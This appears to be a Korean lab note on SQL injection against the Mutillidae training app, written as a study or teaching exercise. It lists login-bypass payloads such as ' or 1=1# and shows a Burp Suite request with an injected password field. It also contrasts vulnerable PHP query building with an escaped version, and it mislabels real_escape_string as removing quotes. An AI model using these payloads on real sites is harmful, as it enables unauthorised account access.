
웹 사이트 해킹

1. SQL Injection


SELECT * FROM accounts WHERE username = ‘$USERNAME’ and password=’$PASSWORD’

<password injection>
SELECT * FROM accounts WHERE username = ‘$USERNAME’ and password=’aaa’ or 1=1 #’
<id injection>
SELECT * FROM accounts WHERE username = ‘admin’ #’ and password=’$PASSWORD’
SELECT * FROM accounts WHERE username = ‘’ or 1=1#’ and password=’$PASSWORD’

<Detector bypassing>



Name: admin
Password: •••••


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Add
Remove
Up
Down

Request to http://10.20.14.209:80

POST request to /mutillidae/index.php

Type	Name	Value
URL	page	login.php
Cookie	showhints	0
Cookie	PHPSESSID	14c00be957d4c8dba5d8ee66581f3493
Body	username	admin
Body	password	aa' or 1=1#
Body	login-php-submit-button	Login

이와 같이 잘못된 비밀번호를 입력한 후 burp suite 를 통해 Proxy 를 이용하여 aa’ or 1=1# 로 수정한 후 Forward 해주면 Injection 이 이루어진다.

<Low Security>

```
$query =  “SELECT * FROM accounts WHERE username=’”.
                                        $username.
                                        “’ AND password=’”.
                                        $password.
```

<High Security>

```
$query =  “SELECT * FROM accounts WHERE username=’”.
                                        $conn->real_escape_string($username) .
                                        “’ AND password=’”.
                                        $conn->real_escape_string($password).
                                        “’”;
```

real_escape_string() : Remove the small quotation ‘ ‘